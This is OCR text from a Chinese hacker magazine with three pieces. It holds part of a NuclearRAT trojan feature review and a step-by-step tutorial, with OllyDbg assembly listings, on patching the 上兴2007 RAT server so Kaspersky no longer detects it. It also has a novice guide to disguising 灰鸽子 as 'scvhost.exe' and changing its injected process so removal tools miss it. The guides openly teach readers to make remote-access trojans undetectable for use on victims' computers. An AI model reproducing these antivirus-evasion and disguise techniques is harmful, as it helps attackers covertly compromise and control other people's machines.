


图10

通过选择"更多"菜单，我们还可以享受到其它的控制命令，比如包括消息框、WEB下载者、扫描器、对话、端口重定向等命令。由于NuclearRAT木马支持正向连接方式，所以通过扫描器功能可以快速扫描到安装有服务端程序的远程计算机。用户只需要在"起始IP"和"终止IP"选项中设置需要扫描的IP地址段，接着在"端口"选项中设置需要扫描的端口，然后点击"扫描"按钮即可，如图10。Shell执行命令和前面所说的远程Shell功能可不一样，这个功能有些类似于开始菜单中的"运行"命令。通过它可以执行一些在Windows环境中无法执行的命令和程序，还可以在窗口状态选项中设置执行窗口的状态。"端口重定向"命令实际上就相当于一个端口映射功能，通过它可以将本地计算机的某个端口映射到远程计算机当中，这样就可以方便局域网直接和外网进行数据的交换，从而实现一些局域网系统无法实现的网络服务功能。

四、小结

到此为止，关于NuclearRAT木马的主要功能就为大家介绍得差不多了。从上面的介绍我们可以看出，NuclearRAT木马不仅采用了大量成熟的木马技术，并且在每一项控制功能中都加入了自己的想法，这样就使得用户在操作上显得更加的方便。俗话说"师夷之长技以治夷"，所以借鉴学习一下国外的优秀木马，可以让我们的国产木马做得越来越好。

（本文所涉及到的NuclearRAT已收录到光盘中）

教你修改特征码

JJ[W.S.T]

第二期杂志中详细讲了如何定位特征码，但如何修改一步却未细说。这次我将为大家介绍一种普遍的修改方法，而且比较适合菜鸟——指令跳转法修改特征码。下面以上兴为例，详细讲解修改方法。

首先我们生成上兴2007的服务端，生成时不要加壳。接下来对服务端进行查毒，以确定存在特征码（图1）。




图1

X档案讲解了如何使用MYCCL定位特征码，我在此补充两个技巧：

1.定位选项一般为"复合定位"，现在杀毒软件基本上使用复合特征码

2."分块个数"不宜过多，数值为100最佳



图2

经MYCCL定位上兴无壳服务端卡巴6.0的病毒库特征码结果如下：

```
特征码 物理地址/物理长度
[特征] 00098B92_00000002
```

修改特征码先要将"文件偏移量"转化成"内存地址"，我们使用"OC偏移量转换器"转换地址。选择上兴服务端，左侧填入定位出来的特征码[00098B92]，然后按向右箭头，得到内存地址[00499792]，这个地址就是修改特征码的内存地址（图2）。

指令跳转法修改特征码其实就是把特征区域代码转移到空白区域的一个过程，有些类似加花的过程。具体流程如图3。




图3

使用ODbyDYK（OD）载入上兴服务端，跳转到特征码的内存位置ctrl+G 输入[00499790]，然后Enter 到达图4的黄色区域。

```
0049978C   8D4424 08      lea eax,dword ptr ss:[esp+8]
00499790   50             push eax
00499791   6A 06          push 6
00499793   68 3CC04900    push rejoice_.0049C03C
00499798   FF15 30C04900  call near dword ptr ds:[49C030]
0049979E   85C0           test eax,eax
```

图 4

记录此处地址，定位特征码说明00499790后两字节内为特征码，所以我们选取以下三行为特征区域：

```
00499790   50            push eax
00499791   6A 06         push 6
00499793   68 3CC04900   push rejoice_.0049C03C
```

[00499798]是特征码区域之后代码的开始地址，也就是我们跳回的地址。右键选择“二进制”使用nop填充掉这三行，这样杀毒软件就不杀了，但是为了程序能正常执行，接下来向下拖动到区段最后位置，找到空白区域（图5）。

```
00499F26   0000   add byte ptr ds:[eax],al
00499F28   0000   add byte ptr ds:[eax],al
00499F2A   0000   add byte ptr ds:[eax],al
00499F2C   0000   add byte ptr ds:[eax],al
00499F2E   0000   add byte ptr ds:[eax],al
```

图5

我们选择此处：

```
00499F28   0000   add byte ptr ds:[eax],al
```

说明：其它只要能放下特征码的空白区域理论上都可以，但是有些木马由于跳转距离较远，可能会造成不能正常运行的结果。找好位置后回到[00499790]修改为[jmp 00499F28]，jmp在汇编指令中为无条件跳转（图6）。

回到[00499798]，填写刚才被我们nop掉的部分如下：

```
00499F28   push eax
00499F29   push 6
```

```
0049978C   8D4424 08      lea eax,dword ptr ss:[esp+8]
00499790   E9 93070000    jmp rejoice_.00499F28
00499795   90             nop
00499796   90             nop
00499797   90             nop
00499798   FF15 30C04900  call near dword ptr ds:[49C030]
```

图6

```
00499F2B   push 0049C03C
```

然后在[00499F30]地址跳回到被我们nop掉的代码处：[00499F30 jmp 00499798](图7)。

```
00499F28   50            push eax
00499F29   6A 06         push 6
00499F2B   68 3CC04900   push rejoice_.0049C03C
00499F30   E9 63F8FFFF   jmp rejoice_.00499798
00499F35   90            nop
```

图7

最后保存文件修改部分，卡巴免杀的上兴服务端就制作完成了。开启监控和内存扫描同时让木马上线，如图8所示已经免杀。




图8

本文只演示了一处特征码的修改，含多处特征码亦如此修改。（本文所涉及到的上兴2007、OC偏移量转换器和ODbyDYK已收录到光盘中）

菜鸟来打造不死的灰鸽子

RAIN

对于灰鸽子威胁最大的是什么杀毒软件？大家可能首先想到的就是各种各样的灰鸽子专杀工具，难道这些专杀工具真的这么厉害吗？其实也不见得。

这些专杀工具基本上都是根据灰鸽子默认安装的路径和默认插入的进程等信息来判断系统是否中了灰鸽子，如果我们把灰鸽子默认安装路径和插入进程改掉的话是不是就能逃过专杀工具的眼睛呢？这就需要我们在配置服务端的时候注意了，比如灰鸽子默认安装地址是$(WinDir)，也就是windows或winnt目录，我们把它改成别的路径，比如C:\Documents and Settings\Default User\Cookies\scvhost.exe，而生成的文件名改为scvhost.exe。因为系统中有个正常的文件svchost.exe，因此改成一样的名字更有迷惑性（图1）。其它的配置就按自己的情况来设置了，点生成服务端后可以自己测试一下，如果没有什么错误的话，让计算机显示所有隐藏的文件，就会看到目录下多了一个scvhost.exe文件。




图1

```
....:\Program Fi
les\Internet Exp
lorer\IEXPLORE.E
XE..U婴他.?  P廼
```

图2

```
....:\svchost.ex
e

  ..U▮i▮A.ôÿÿP▮A
```

图3

我们刚才只是改了灰鸽子的安装目录，接下来要改的是灰鸽子的插入进程。灰鸽子默认插入的进程是IEXPLORE.

EXE，我们来把它改掉，好让它更隐蔽，也可以逃过一些专杀工具的眼睛。首先使用WINHEX打开服务端，然后点搜索一查找文本，在里面输入IEXPLORE.EXE，一共找到两处。第一处在修改的时候从PROGRAM开始，改成svchost.exe，后面的全部用空格填充（图2，图3）。然后来到下一处，直接把IEXPLORE.EXE改成svchost.exe，后面的也使用空格来填充（图4，图5）。最后保存文件，运行修改后的服务端，正常上线。




图4




图5

使用灰鸽子专杀工具来测试修改后的服务端，先使用瑞星的吧，没有发现灰鸽子（图6）。我又使用别的灰鸽子专杀工具测试，还算不错，只有一种专杀工具查到了（图7）。

本文是我制作免杀的一点点经验，希望对各位菜菜鸟有所帮助，也希望大家有什么免杀的好方法一起拿到X上来分享！

（本文所涉及到的WINHEX已收录到光盘中）




图6

